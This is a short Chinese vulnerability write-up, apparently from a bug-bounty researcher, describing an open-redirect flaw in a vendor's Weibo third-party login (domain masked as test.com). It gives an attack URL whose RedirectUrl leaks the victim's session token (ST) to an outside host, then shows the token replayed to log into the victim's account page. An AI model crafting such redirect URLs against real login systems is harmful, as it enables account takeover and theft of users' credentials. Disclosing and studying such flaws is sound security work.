漏洞挖掘之众测厂商 第三方登录RedirectUrl劫持漏洞

0x00 前言

文章中的项目地址统一修改为: test.com 保护厂商也保护自己


0x01 前期准备

```
测试微博
测试微博账号：182******77
注：此微博已绑定厂商账号
```

```
测试厂商账号：182******77
注：测试微博绑定的就是此账号
```

0x02 攻击开始

官网: https://passport.test.com




攻击url: https://passport.test.com/Union/WeiBo?RedirectUrl=http://baidu.com

然后将此url发给受害者,受害者打开

劫持到的内容: https://www.baidu.com/?ST=NmQxZGU2ZjMtNDk3Ny00YzJhLWI2YjAtYTJjMWI2YWIyYTkx

ST = 用户登录凭证,然后将此凭证拼接任意目标站点即可登录

换浏览器打开:http://my.test.com?ST=NmQxZGU2ZjMtNDk3Ny00YzJhLWI2YjAtYTJjMWI2YWIyYTkx


https://my.[redacted].com/PersonalInfo
搜索
首页
个人信息
基本信息
订单中心
国内酒店订单
国际酒店订单
我的钱包
我的券包
个人中心
企业支付管理
上传头像：
修改头像
* 姓名：
* 性别：
保密
* 证件类型：
填写身份证信息，获10元优惠券奖励！
* 证件号码：
请填写证件号码

成功登录此用户